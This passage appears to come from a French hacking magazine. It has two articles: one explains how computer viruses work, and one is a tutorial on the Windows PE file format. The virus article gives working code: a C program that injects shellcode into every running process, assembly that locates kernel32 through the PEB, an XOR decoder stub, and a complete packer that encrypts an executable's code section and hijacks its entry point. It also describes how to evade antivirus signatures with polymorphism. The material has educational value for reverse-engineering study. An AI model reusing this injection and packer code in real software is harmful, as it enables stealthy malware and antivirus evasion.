- VirtualAllocEx : qui alloue de la mémoire dans le processus cible ;
- WriteProcessMemory : qui écrit dans la mémoire allouée ;
- CreateRemoteThread : qui permet d'exécuter le code copié à partir du processus cible.

Pour plus d'information au sujet de ces API, je vous conseille de jeter un coup d'oeil sur MSDN.
On voit donc qu'injecter du code dans un processus n'est pas si difficile, pourtant les méthodes qui ne sont pas détectées par les antivirus sont beaucoup plus compliquées à mettre en oeuvre.

Un autre détail vient compliquer la tâche du virus: son code doit obligatoirement être écrit en assembleur, car d'abord il est écrit dans le programme sous forme hexadécimal (opcode, shellcode) et ensuite, si le virus utilise des API windows, il ne pourra pas les utiliser comme un programme écrit en C. En effet, le format PE (les fichiers .exe) sépare le code et les adresses des API et c'est windows qui vient lorsque vous lancez un programme, compléter cette partie de l'exécutable (l'IAT) pour donner les adresses des API. Et donc pour utiliser des API dans un shellcode il faut ruser ;).
Les seuls Dll attachées par défaut à tout processus sont Kernell32, Ntdll et msvcrt. Hors, kernell32 contient les API LoadLibrary et GetProcAddress qui permettent de charger une dll et de récupérer l'adresse d'une fonction d'une dll. Il existe donc plusieurs méthodes permettant de récupérer l'adresse de kernell32.

Une technique connue et celle du PEB (Process Environment Block). Je ne prendrai pas beaucoup de temps pour détailler cette méthode mais je la donne tout de même pour les curieux ;).


```
GetKernel32Adress:
push esi
mov eax,[fs:30h]
test eax,eax
js short first
mov eax,[ds:eax+0Ch]
mov esi,[ds:eax+1ch]
lodsd
mov eax,[ds:eax+8h]
jmp short next
first:
mov eax,[ds:eax+34h]
mov eax,[ds:eax+00b8h]
next:
pop esi
retn
```

```
Search:
push ebp
mov ebp,esp
add esp,-4
pushad
mov ebp,[ss:ebp+8h]
mov eax,[ss:ebp+3ch]
mov edx,[ds:eax+ebp+78h]
add edx,ebp
mov ecx,[ds:edx+18h]
mov ebx,[ds:edx+20h]
add ebx,ebp
boucle:
jecxz fin
dec ecx
mov esi,[ds:ebx+ecx*4h]
add esi,ebp
mov edi,[ss:esp+30h]
pushad
mov ecx,3
repe cmpsd
popad
je short find
jmp short boucle
find:
mov ebx,[ds:edx+24h]
add ebx,ebp
mov cx,[ds:ebx+ecx*2h]
mov ebx,[ds:edx+1ch]
add ebx,ebp
mov eax,[ds:ebx+ecx*4h]
add eax,ebp
mov [ss:esp+10h],eax
fin:
popad
leave
retn 8
```

Ce code assembleur (syntaxe nasm) nous permet d'obtenir l'adresse d'une api de kernel32. La fonction "Get-Kernel32Adress" comme son nom l'indique, récupère l'adresse de la dll kernel32 alors que la fonction "Search" scanne l'Export Table à la recherche de notre fonction.

Voici un code en C qui permet d'injecter un shellcode appelant une messagebox "erreur" avec la technique du PEB dans tous les processus. De nombreux virus on un fonctionnement similaire.

Fichier **injection.c** attaché en pièce jointe au PDF

```
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <tlhelp32.h>

int main()
{
    HANDLE proc;
    LPVOID adresse;
    PROCESSENTRY32 pe = {sizeof(PROCESSENTRY32)};
    HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);/*Recuperation d'un Snapshot qui liste
les processus fonctionnant*/

    BYTE shellcode[301] = { 0x56,0x64,0xa1,0x30,0x0,0x0,0x0,0x85,0xc0,0x78,0xf,0x3e,
    0x8b,0x40,0xc,0x3e,0x8b,0x70,0x1c,0xad,0x3e,0x8b,0x40,0x8,0xeb,0xb,0x3e,0x8b,0x40,
    0x34,0x3e,0x8b,0x80,0xb8,0x0,0x0,0x0,0x5e,0xc3,0x55,0x89,0xe5,0x81,0xc4,0xfc,0xff,
    0xff,0xff,0x60,0x36,0x8b,0x6d,0x8,0x36,0x8b,0x45,0x3c,0x3e,0x8b,0x54,0x28,0x78,0x1,
    0xea,0x3e,0x8b,0x4a,0x18,0x3e,0x8b,0x5a,0x20,0x1,0xeb,0xe3,0x35,0x49,0x3e,0x8b,0x34,
    0x8b,0x1,0xee,0x36,0x8b,0x7c,0x24,0x30,0x60,0xb9,0x3,0x0,0x0,0x0,0xf3,0xa7,0x61,0x74,
    0x2,0xeb,0xe5,0x3e,0x8b,0x5a,0x24,0x1,0xeb,0x3e,0x66,0x8b,0xc,0x4b,0x3e,0x8b,0x5a,
    0x1c,0x1,0xeb,0x3e,0x8b,0x4,0x8b,0x1,0xe8,0x36,0x89,0x44,0x24,0x10,0x61,0xc9,0xc2,0x8,
    0x0,0xe8,0x75,0xff,0xff,0xff,0x68,0x0,0x0,0x0,0x0,0x68,0x61,0x72,0x79,0x41,0x68,0x4c,
    0x69,0x62,0x72,0x68,0x4c,0x6f,0x61,0x64,0x54,0x50,0xe8,0x81,0xff,0xff,0xff,0x89,0xda,
    0x68,0x0,0x0,0x0,0x0,0x68,0x73,0x73,0x0,0x0,0x68,0x64,0x64,0x72,0x65,0x68,0x72,0x6f,
    0x63,0x41,0x68,0x47,0x65,0x74,0x50,0x54,0x50,0xe8,0x5f,0xff,0xff,0xff,0x60,0x68,0x33,
    0x32,0x0,0x0,0x68,0x75,0x73,0x65,0x72,0x54,0xff,0xd2,0x68,0x0,0x0,0x0,0x0,0x68,0x6f,
    0x78,0x41,0x0,0x68,0x61,0x67,0x65,0x42,0x68,0x4d,0x65,0x73,0x73,0x89,0xe2,0x52,0x50,
    0xff,0xd3,0x68,0x0,0x0,0x0,0x0,0x68,0x0,0x0,0x0,0x0,0x68,0x0,0x0,0x0,0x0,0x68,0x0,0x0,
    0x0,0x0,0xff,0xd0,0xe8,0xf5,0xfe,0xff,0xff,0x68,0x0,0x0,0x0,0x0,0x68,0x61,0x64,0x0,0x0,
    0x68,0x54,0x68,0x72,0x65,0x68,0x45,0x78,0x69,0x74,0x54,0x50,0xff,0xd3,0x68,0x0,0x0,0x0,
    0x0,0xff,0xd0,0xc2,0x10,0x00};

    printf("\n/!\\ Injecte in ALL Process /!\\\n\n");

    if(hSnap == INVALID_HANDLE_VALUE){
            printf("Error with Snapshot !\n");
            return 1;
    }
    if(!Process32First(hSnap, &pe)){
            printf("Error with Process32First !\n");
            return 1;
    }
    do{
       proc = OpenProcess(PROCESS_ALL_ACCESS,0,pe.th32ProcessID);/*Ouverture du processus*/
       if(proc == 0){
            //printf("OpenProcess failed !\n");
            goto erreur;
       }
       adresse = VirtualAllocEx(proc,0,301,MEM_COMMIT,PAGE_EXECUTE_READWRITE);/*Allocation de memoire*/
       if(adresse == 0){
            //printf("VirtualAlloc failed !\n");
            goto erreur;
       }
       if(WriteProcessMemory(proc,adresse,&shellcode,301,0) == 0){/*Ecriture du code*/
            //printf("WriteProcessMemory failed !\n");
            goto erreur;
       }
       if(CreateRemoteThread(proc,0,0,(LPTHREAD_START_ROUTINE)adresse+134,0,0,0) == 0){/*Execution du code*/
            //printf("CreateRemoteThread failed !\n");
            goto erreur;
       }
       erreur:
       CloseHandle(proc);
    }while(Process32Next(hSnap, &pe));/*Processus suivant*/
    CloseHandle(hSnap);
    printf("\nSucess !\n");
    return 0;
}
```

Maintenant vous comprenez le fonctionnement d'un virus résident, mais je vous rappelle que la méthode utilisée dans l'exemple est très connu, il existe beaucoup d'autres techniques permettant d'injecter un shellcode dans un processus.

Les virus non-résidents

Ce genre de virus s'attaque aux programmes sous leurs formes statiques : sur les disques durs.
De cette manière, le fichier infecté l'est définitivement et un simple redémarrage de la machine ne peut effacer les modifications. Ce genre de méthode n'est pas forcement détectée par tout les antivirus. Pour programmer de tels virus, il faut avoir de bonne notion du format PE (sous windows ou ELF sous linux) et de la manière dont l'OS charge les programmes en mémoire.

Format PE :
- Entete DOS
- Entete PE
- Table des sections (spécifie le nombres de sections, leurs adresses, noms, ...)
- Section 1 (généralement la section contenant le code nommé : .text)
- Section 2 (généralement la section contenant les données : .data)
- Section 3
- Section n

Avec le format PE, on peut créer autant de section que l'on désire. Certaines sections sont spéciales et réservées comme .bss (la pile), .rsrc, reloc, ...

Sous windows, une méthode d'injection de code dans un fichier .exe est d'agrandir la section de code de l'exécutable, d'écrire le shellcode à la fin de cette section et de faire pointer l'OEP (Origine Entry Point) de l'exécutable sur le début de notre code. Ce dernier alors sautera à l'OEP original après s'être terminé ou après avoir créer un autre thread spécialement pour le code du virus.

Problème principal : les virus sont souvent repérés avant d'agir car les antivirus contiennent les signatures (suite d'octets) de nombreux virus et donc si le virus est connu et que son code est repéré dans un exécutable, l'anti-virus va commencer à gueuler...
On peut essayer de camoufler le code du virus en faisant en sorte qu'il se modifie à chaque fois qu'il se copie : c'est le cas des virus polymorphes.

Les virus polymorphes

Les virus polymorphes sont des virus dont la forme (code) change. Il existe différentes méthodes pour changer le code source à chaque génération de virus. La plus connue est celle consistant à chiffrer le code du virus. Le problème est qu'il va falloir créer un loader qui s'occupera de déchiffrer le code du virus.

Voici le code assembleur d'un petit décodeur :

```
00401000 PUSHAD
00401001 XOR EAX,EAX
00401003 XOR EBX,EBX
00401005 MOV ECX,StartCode
0040100A MOV AL,BYTE PTR DS:[ECX+EBX]
0040100D XOR EAX,Key
00401012 MOV BYTE PTR DS:[ECX+EBX],AL
00401015 INC EBX
00401016 CMP EBX,SizeOfCode
0040101C JNZ SHORT 0040100A
0040101E POPAD
0040101F MOV EAX,OEP
00401024 JMP EAX
```

Ceux qui connaissent un minimum l'assembleur ont deviné que le chiffrement était un simple XOR sur chaque octet du code avec la variable Key. A partir de ce code, faire un chiffreur devient aisé, il suffira de modifier la variable Key à chaque copie du virus pour avoir un code polymorphe. Cette méthode de chiffrement est extrêmement simple et fiable. En effet, lorsque l'on chiffrera l'opcode 0x00, la clé de chiffrement apparaîtra... Maintenant on peut facilement améliorer cette routine. Vous pouvez par exemple essayer de vous inspirer de programmes packer qui utilisent aussi le chiffrement et souvent la compression.

Voici un code source en C, qui permet de chiffrer le segment de code d'un exécutable (le packer n'agrandit pas la section .code mais rajoute une section à la fin de l'exécutable). Je me suis inspiré de l'article de Virtualabs (voir Liens), il peut être très utilisé pour comprendre le format PE mais il se peut qu'il ne fonctionne pas avec les exécutables trop volumineux.

Fichier **packer.c** attaché en pièce jointe au PDF

```
#include <windows.h>
#include <winnt.h>
#include <stdlib.h>
#include <stdio.h>

char* cryptcode(FILE* exe,BYTE* buff,int code);
int CreateKey();

BYTE key;
IMAGE_DOS_HEADER Dos_header;
IMAGE_NT_HEADERS Nt_header;
IMAGE_SECTION_HEADER *tab_sections;

int main()
{
    char file[256];
    FILE* exe = NULL;
    int nb_sections=0,i=0;
    BYTE* bufferCode = NULL;
    FILE* New = NULL;
    long OEP = 0,sizeofcode=0,startofcode=0;
    void* buffer = NULL;
    int code;

    printf("\n\nFile : ");
    scanf("%256s",file);
    exe = fopen(file,"rb");
    if(!exe){
   printf("Unable to open %s\n",file);
   return 1;
    }
    fread(&Dos_header,sizeof(IMAGE_DOS_HEADER),1,exe); /*Recuperation de l'entete DOS*/
    fseek(exe,Dos_header.e_lfanew,0);
    fread(&Nt_header,sizeof(IMAGE_NT_HEADERS),1,exe); /*Recuperation de l'entete PE*/

    if(Nt_header.Signature != 0x4550){
           printf("It's not a PE file\n");
           return 1;
    }
```

```
    nb_sections = Nt_header.FileHeader.NumberOfSections; /*Recuperation du nombre de sections*/
    tab_sections=malloc(sizeof(IMAGE_SECTION_HEADER)*(nb_sections+1));
    code = 256;
    for(i=0;i<nb_sections;i++){
           fread(&tab_sections[i],sizeof(IMAGE_SECTION_HEADER),1,exe);/*Recuperation de la table des sections*/
           if(strcmp(tab_sections[i].Name,".text")==0) {
                          code = i;/*Positionnement de la section .text*/
           }
    }
    if(code == 256){
            printf("No section \".text\" in this file !\n");/*Pas de section nommée .text*/
            return 1;
    }
    bufferCode=malloc(tab_sections[code].SizeOfRawData);
    CreateKey(&key);
    bufferCode = cryptcode(exe,bufferCode,code);/*Chiffrement du code*/
    //***********************************
    //**********[ Modification ]**********
    //***********************************
    /*Caractéristiques de la nouvelle section*/
    strncpy(tab_sections[nb_sections].Name,".code",5);/*Nouvelle section .code*/
    tab_sections[nb_sections].Misc.VirtualSize=0xb0;
    tab_sections[nb_sections].VirtualAddress=tab_sections[nb_sections-1].VirtualAddress+0x1000;
    tab_sections[nb_sections].PointerToRawData=tab_sections[nb_sections-1].PointerToRawData+tab_sections[nb_sections-1].
SizeOfRawData;
    tab_sections[nb_sections].SizeOfRawData=100;
    tab_sections[nb_sections].PointerToRelocations=0;
    tab_sections[nb_sections].PointerToLinenumbers=0;
    tab_sections[nb_sections].NumberOfRelocations=0;
    tab_sections[nb_sections].NumberOfLinenumbers=0;
    tab_sections[nb_sections].Characteristics=0xC0000040;
    nb_sections++;
    Nt_header.FileHeader.NumberOfSections+=1;
    Nt_header.OptionalHeader.SizeOfImage += 0x1000;
    tab_sections[code].Characteristics=0xE0000060;
    //***********************************
    //***********[ Ecriture ]***********
    //***********************************
    New=fopen("New.exe","w+b");
```

```
if(!New){
         printf("Can't create New.exe file !\n");
         return 1;
}
OEP = Nt_header.OptionalHeader.AddressOfEntryPoint+Nt_header.OptionalHeader.ImageBase;/* Ancien OEP */
Nt_header.OptionalHeader.AddressOfEntryPoint=tab_sections[nb_sections-1].VirtualAddress;/* Nouveau OEP */

fwrite(&Dos_header,sizeof(IMAGE_DOS_HEADER),1,New);/*Ecriture des entetes*/
fseek(New,Dos_header.e_lfanew,0);
fwrite(&Nt_header,sizeof(IMAGE_NT_HEADERS),1,New);

for(i=0;i<nb_sections;i++)
fwrite(&tab_sections[i],sizeof(IMAGE_SECTION_HEADER),1,New);/*Ecriture de la table des sections*/

for(i=0;i<nb_sections-1;i++){
                              if(i != code){/*On ecrit les sections sauf .text*/
                                   buffer = malloc(tab_sections[i].SizeOfRawData);
                                   fseek(exe,tab_sections[i].PointerToRawData,0);
                                   fread(buffer,tab_sections[i].SizeOfRawData,1,exe);
                                   fseek(New,tab_sections[i].PointerToRawData,0);
                                   fwrite(buffer,tab_sections[i].SizeOfRawData,1,New);
                                   free((void *)buffer);
                              }
}

fseek(New,tab_sections[code].PointerToRawData,0);
fwrite(bufferCode,tab_sections[code].SizeOfRawData,1,New);/*On ecrit le code crypté*/

startofcode = Nt_header.OptionalHeader.BaseOfCode+Nt_header.OptionalHeader.ImageBase;/*Debut du code crypté*/
sizeofcode = tab_sections[code].SizeOfRawData;/*taille du code crypté*/

//****************************************
//**********[ Decrypteur de .text ]**********
//****************************************
fseek(New,tab_sections[nb_sections-1].PointerToRawData,0);
fwrite("\x60\x33\xc0\x33\xdb\xb9",6,1,New);
fwrite(&startofcode,sizeof(long),1,New);
/*=> PUSHAD
     XOR EAX,EAX
```

```
          XOR EBX,EBX
          MOV ECX,startofcode */
     fwrite("\x90\x8a\x04\x19\xf7\xd0\x83\xf0",8,1,New);
     fwrite(&key,1,1,New);
     /*=> NOP
          MOV AL,BYTE PTR DS:[ECX+EBX]
          NOT EAX
          XOR EAX,clef1 */
     fwrite("\x88\x04\x19\x43\x81\xfb",6,1,New);
     fwrite(&sizeofcode,sizeof(long),1,New);
     /*=> MOV BYTE PTR DS:[ECX+EBX],AL
          INC EBX
          CMP EBX, sizeofcode */
     fwrite("\x75\xeb",2,1,New);
     /*=> JNZ -7 */
     //****************************
     //**********[ Jumper ]**********
     //****************************
     fwrite("\x61\xb8",2,1,New);
     fwrite(&OEP,sizeof(long),1,New);
     fwrite("\xff\xe0",2,1,New);
     /*=> POPAD
          MOV EAX,OEP
          JMP EAX */
     fclose(exe);
     for(i = ftell(New);i<tab_sections[nb_sections-1].SizeOfRawData+tab_sections[nb_sections-1].PointerToRawData;i++)
     fwrite("\x00",1,1,New);/*Padding*/
     fclose(New);
     free(tab_sections);
     free((BYTE *)bufferCode);
     printf("\n\nSuccess !\n\n");
     return 0;
}

char* cryptcode(FILE* exe,BYTE* buffer,int code)
{
     long ii;
     fseek(exe,tab_sections[code].PointerToRawData,0);
     fread(buffer,tab_sections[code].SizeOfRawData,1,exe);/*On récupére le code de la section*/
```

```
        for(ii=0;ii<tab_sections[code].SizeOfRawData;ii++){/*On chiffre le code*/
                        buffer[ii] = ~buffer[ii];/*NOT*/
                        buffer[ii] ^= key;/*XOR*/
        }
        return buffer;
    }

    int CreateKey()
    {
         /*Génére une clé aléatoire*/
         SYSTEMTIME time;
         GetLocalTime(&time);
         srand(time.wMilliseconds);
         key = rand();
         SYSTEMTIME CurrentTime;
         GetLocalTime(&CurrentTime);
         key ^= CurrentTime.wDay;
         key ^= CurrentTime.wHour;
         key ^= CurrentTime.wMinute;
         key ^= CurrentTime.wSecond;
         key ^= CurrentTime.wMilliseconds;
         return 0;
    }
```

Un problème persiste, le décodeur lui ne change pas, bien que ce morceau de code ne soit pas long, il peut être détecté par un Antivirus. On peut imaginer une ruse qui consisterait à ce que lorsque le virus se copie, il modifie légèrement cette routine en rajoutant des NOP ou des instructions inutiles que le décodeur sautera, il existe plein de technique.

Liens

http://fr.wikipedia.org/wiki/Virus_informatique
http://fr.wikipedia.org/wiki/Core_War
http://www.vieartificielle.com/index.php?action=article&id=132
http://msdn.microsoft.com/en-us/default.aspx : Information sur les API de windows
http://wikichive.thehackademy.net/index.php/THM13/Codez_votre_packer_d%27ex%C3%83%C2%A9cutables : Codage d'un packer, pour comprendre le format PE.

J'espère que mon article vous aura plus, si vous avez une question n'hésitez à me contacter sur le forum HZV.

PORTABLE EXECUTABLE

DE LA SPÉCIFICATION À L'APPLICATION

par Yakko

Pour bien comprendre cet article, quelques connaissances en architecture informatique sont requises, principalement au niveau du fonctionnement de la mémoire. Pour ceux qui souhaiteraient suivre les exemples fournis, je vous conseille de vous munir d'un éditeur hexadécimal.

Je tiens également à préciser que certains mots ne seront pas traduits de l'anglais, afin d'éviter toutes confusions. En ce qui concerne les captures d'écrans, j'avais à la base rédigé cet article dans le style « OldSchool » au format texte brut, les images sont donc directement tirées de ce document, j'espère que cela rappellera quelques bon souvenirs à certains d'entre vous.

Toutes mes informations proviennent de la spécification officielle Microsoft sur les formats de fichiers PE et COFF, je fournis à la fin de cet article un lien permettant de la télécharger et je vous conseil de l'avoir à portée de main si vous souhaitez des compléments d'informations

Introduction

Pourquoi un article sur le Portable Executable (PE) ?

La connaissance du PE est indispensable à toute personne étudiant le domaine du Reverse Engineering ou encore de la virologie informatique. Cependant l'exploration d'un format de fichier, même accompagné de sa documentation, peut s'avérer très complexe pour un néophyte. En effet, l'utilisation de certains mots obscurs pourra en rebuter plus d'un.Ici, je vous offre un concentré d'explications sur le format PE, accompagné de nombreux exemples afin de donner un aspect ludique à la chose.

J'ai intitulé cet article "Portable Executable : De la spécification à l'application" tout simplement parce que tout au long de notre périple au travers du format PE, nous allons garder un programme de référence sur lequel nous allons appliquer nos connaissances fraîchement acquises, ce sera une sorte de "fil rouge". Le pro-

gramme ne fait rien de particulièrement complexe, il se contente d'afficher une boîte de dialogue contenant une chaîne de caractères. Je l'ai écrit en assembleur x86 en respectant la syntaxe Intel. Pour récupérer l'exécutable, il vous suffit d'utiliser MASM32 pour l'assembler et le linker.

```
.386
.model flat, stdcall

include windows.inc
include kernel32.inc
include user32.inc
includelib user32.lib
includelib kernel32.lib

.data
Caption db "Hello World!", 0
Txt     db "Ceci est un fichier au format PE.", 0

.code
_main:

    push MB_OK
    push OFFSET Caption
    push OFFSET Txt
    push 0
    call MessageBox
_exit:
    push 0
    call ExitProcess
END _main
```


Mais le Portable Executable c'est quoi ?

Le format de fichier PE est utilisé quotidiennement par la plupart d'entre vous. Il s'agit d'un format de fichier binaire utilisé pour l'enregistrement du code compilé, développé par Microsoft pour les fichiers exécutables (EXE, OCX, DLL et CPL). Il est apparu avec MS-DOS et a évolué progressivement pour respecter les exigences du système d'exploitation Windows. Le terme Portable Executable vient du fais que ce format n'est pas spécifique à un type d'architecture. Concrètement le PE est une structure de données qui va encapsuler toutes les informations nécessaires au loader pour gérer le code exécutable et le charger en mémoire.

Qu'est-ce que le loader ?

Le loader ou chargeur, pour les français, est une partie du système d'exploitation dont la fonction est de préparer, puis de charger un programme en mémoire à partir de son exécutable.
J'utiliserais dans cet article le terme de loader.

Avant d'attaquer le vif du sujet, voici un schéma de la structure du PE. Nous allons l'étudier couche par couche au travers de cet article.



DOS Header

Qu'est-ce que le DOS Header ?
En fait, tous les fichiers PE commence avec un petit exécutable MS-DOS, cela date des débuts du système Windows où de nombreuses personnes utilisaient encore MS-DOS, lorsqu'ils tentaient de lancer un programme non compatible, une jolie phrase leur disait :

```
This program cannot be run in DOS mode
```

Le DOS Header occupe les 64 premiers octets d'un fichier PE, voici sa structure :

```
struct _IMAGE_DOS_HEADER {
      WORD e_magic;
      WORD e_cblp;
      WORD e_cp;
      WORD e_crlc;
      WORD e_cparhdr;
      WORD e_minalloc;
      WORD e_maxalloc;
      WORD e_ss;
      WORD e_sp;
      WORD e_csum;
      WORD e_ip;
      WORD e_cs;
      WORD e_lfarlc;
      WORD e_ovno;
      WORD e_res[4];
      WORD e_oemid;
      WORD e_oeminfo;
      WORD e_res2[10];
      DWORD e_lfanew;
};
```

En ce qui concerne le DOS Header, vous n'avez pas besoin de connaître exactement à quoi correspondent les champs. Cependant, je vais mettre l'accent sur deux d'entre eux:

- Le champ e_magic, c'est le nombre magique

du format PE qui est 0x4D5A soit "MZ" en ASCII, cela correspond aux initiales de Mark Zbikowski, l'un des architectes de MS-DOS ;

- Le champ e_lfanew, à l'offset 0x3C, pointe vers le PE header.

Tentons de trouver ces champs sur notre programme, voici la sortie que je récupère avec mon éditeur hexadécimale :

```
|   Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F                  |
|                                                                            |
|  00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 03 00   MZ.............. |
|  00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@....... |
|  00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................ |
|  00000030   00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00   ................ |
|  00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ........!..L.!Th |
|  00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is.program.canno |
|  00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t.be.run.in.DOS. |
|  00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   .mode....$....... |
|____________________________________________________________________________|
```

On voit clairement les 2 premiers octets représentant les lettres MZ ainsi que l'offset de l'entête PE qui est 0xB0.J'ajouterais également que l'on peut apercevoir à l'offset 0x18 la valeur 0x40, il s'agit de l'offset du début de l'exécutable DOS, qui contient le code destiné à lancer la phrase d'erreur.

PE Header

Nous allons maintenant étudier le PE Header, voici sa structure :

```
|   struct _IMAGE_NT_HEADERS {                                |
|       DWORD Signature;                                      |
|       _IMAGE_FILE_HEADER FileHeader;                        |
|       _IMAGE_OPTIONAL_HEADER OptionalHeader;                |
|   };                                                        |
|_____________________________________________________________|
```

Le champ Signature correspond à la signature du format PE, c'est-à-dire les lettres PE suivi de deux octet nuls (PE\0\0). Les deux champs suivant sont en fait deux structures : la structure du COFF Header et la structure de l'Optional Header, nous allons les étudier dans les prochains chapitres.

Revenons sur notre fil rouge afin de repérer notre PE Header :

```
|   Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F                  |
|                                                                            |
|  00000080   5D 5C 6D C1 19 3D 03 92 19 3D 03 92 19 3D 03 92   ]\m..=...=...=.. |
|  00000090   97 22 10 92 1E 3D 03 92 E5 1D 11 92 18 3D 03 92   ."...=.......=.. |
|  000000A0   52 69 63 68 19 3D 03 92 00 00 00 00 00 00 00 00   Rich.=.......... |
|  000000B0   50 45 00 00 4C 01 03 00 42 97 77 49 00 00 00 00   PE..L...B.wI.... |
|____________________________________________________________________________|
```

Comme dit précédemment, à l'offset 0x3C se trouve l'offset du PE Header (0xB0 dans notre cas).

Si nous regardons à l'offset 0xB0, on peu voir la signature PE/0/0 (0x50450000), puis à l'offset 0xB4, le début du COFF Header.

COFF Header

Les développeurs emploient souvent le terme de format de fichier PE/COFF tout simplement car Windows utilise est une version modifiée du système de fichier UNIX COFF (Common Object File Format) pour ses fichiers objets. Le COFF est un format de fichier objet,ce n'est pas un exécutable et ça ne s'exécute pas. Un fichier objet est le résultat d'un code compilé, mais pas linker. En gros avec votre linux, le fichier une fois compilé, la sortie ressemble à "MyFile.o", il s'agit là d'un fichier objet.

Dans notre fichier PE, l'entête COFF se trouve juste après la signature PE tandis que dans un fichier objet, il se trouve au début.Cet entête contient des informations importantes pour notre exécutable. Voici la structure de notre COFF Header :

```
|   struct _IMAGE_FILE_HEADER {       |
|       WORD Machine;                 |
|       WORD NumberOfSections;        |
|       DWORD TimeDateStamp;          |
|       DWORD PointerToSymbolTable;   |
|       DWORD NumberOfSymbols;        |
|       WORD SizeOfOptionalHeader;    |
|       WORD Characteristics;         |
|   };                                |
|_____________________________________|
```

- Machine (2 octets) :
Ce champ contient une valeur correspondant à l'architecture de la machine cible, par exemple, i386, ARM, PowerPC, MIPS, etc. Si vous souhaitez la liste complète des valeurs, je vous suggère de vous référer à la spécification du format PE/COFF.

- NumberOfSections(2 octets) :
Ce champ contient le nombre de sections qu'il y a dans la table des sections qui se trouve juste après le PE Header.

- TimeDateStamp (4 octets) :
Ce champ de 32bits contient le nombre de secondes écoulées depuis le 1 Janvier 1970 à 00h00, en faisant un calcul on récupère la date de création du fichier.

- PointerToSymbolTable (4 octets) :
Ce champ est utile pour les fichiers objet seulement, il s'agit de l'offset de la table des symboles, dans notre exécutable il est à zéro.

- NumberOfSymbols (4 octets) :
Ce champ est utile pour le fichier objet seulement, il contient le nombre de symboles de la table des symboles, dans notre exécutable il est à zéro.

- SizeOfOptionalHeader (2 octets) :
Ce champ représente la taille de l'Optional Header, il doit être à zéro dans notre fichier objet, car ce header n'existe pas. Il est initialisé lors du link, il a donc une valeur dans notre exécutable.

- Characteristics (2 octets) :
Ce champ contient une valeur appelé "flag", qui indique les attributs du fichier. C'est-à-dire s'il s'agit d'un EXE, d'une DLL, s'il est valide ou pas, etc. Si vous souhaitez la liste complète des valeurs, je vous suggère de vous référer à la spécification du format PE/COFF.

Faisons quelques repérages sur notre programme de référence :

```
|   Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F                  |
|                                                                            |
|  000000B0   50 45 00 00 4C 01 03 00 42 97 77 49 00 00 00 00   PE..........  |
|  000000C0   00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00   ..............  |
```

- Offset B4h, valeur 0x014C, ce qui signifie que l'architecture compatible est i386.

- Offset B6h, valeur 0x0003, ce qui signifie que j'ai 3 sections dans ma table de sections.

- Offset B8h, valeur 0x49779742, ce qui signifie que 1232574274 secondes se sont écoulées entre le 1 Janvier 1970 et la création du fichier.

Je passe les autres valeurs, je pense que vous avez compris le concept.

Optional Header

Avant de commencer l'explication concernant l'Optional Header, je souhaiterais introduire la notion d'image ainsi que la notion d'adresse virtuelle relative (Relative Virtual Address ou RVA) et d'ImageBase. Pour être simple, quand je parle d'image, il s'agit de la copie de notre exécutable en mémoire, c'est-à-dire dans la mémoire virtuelle. L'ImageBase est l'adresse à partir de laquelle le loader va charger notre programme en mémoire, c'est donc à cette adresse que l'on trouvera le début de celui-ci. Une RVA est simplement la distance depuis l'ImageBase, par exemple, si l'ImageBase a pour valeur 0x00400000 et qu'une des sections de notre programme a une RVA de 0x00001000, alors le loader chargera cette section à l'adresse :

0x00400000 + 0x00001000 = 0x00401000 (ImageBase + RVA)

Maintenant que les choses sont claires, passons à la description de l'Optional Header. Malgré son nom, l'Optional Header n'est pas du tout optionnel, il est important et requis pour notre fichier PE. Il est dit optionnel simplement parce que les fichiers objet n'en n'ont pas besoin, il pourrait y'avoir un fichier objet avec un Optional Header mais il n'aurait aucune fonction à part augmenter sa taille.L'Optional Header a lui aussi un nombre magique de 2 octets, 0x10B indique qu'il s'agit d'un PE32 et 0x20B indique qu'il s'agit d'un PE32+ c'est à dire un exécutable qui autorise l'adressage sur 64 bits. Il faut également savoir que la taille de l'entête optionnel est variable selon les informations que l'on y met. Voici la structure de notre Optional Header :
L'Optional Header est composé de 3 parties:

```
struct _IMAGE_OPTIONAL_HEADER {
    // Champs Standards.
    WORD Magic;
    BYTE MajorLinkerVersion;
    BYTE MinorLinkerVersion;
    DWORD SizeOfCode;
    DWORD SizeOfInitializedData;
    DWORD SizeOfUninitializedData;
    DWORD AddressOfEntryPoint;
    DWORD BaseOfCode;
    DWORD BaseOfData;
    // Champs Additionels Windows.
    DWORD ImageBase;
    DWORD SectionAlignment;
    DWORD FileAlignment;
    WORD MajorOperatingSystemVersion;
    WORD MinorOperatingSystemVersion;
    WORD MajorImageVersion;
    WORD MinorImageVersion;
    WORD MajorSubsystemVersion;
    WORD MinorSubsystemVersion;
    DWORD Win32VersionValue;
    DWORD SizeOfImage;
    DWORD SizeOfHeaders;
    DWORD CheckSum;
    WORD Subsystem;
    WORD DllCharacteristics;
    DWORD SizeOfStackReserve;
    DWORD SizeOfStackCommit;
    DWORD SizeOfHeapReserve;
    DWORD SizeOfHeapCommit;
    DWORD LoaderFlags;
    DWORD NumberOfRvaAndSizes;
    _IMAGE_DATA_DIRECTORY DataDirectory[16];
};
```

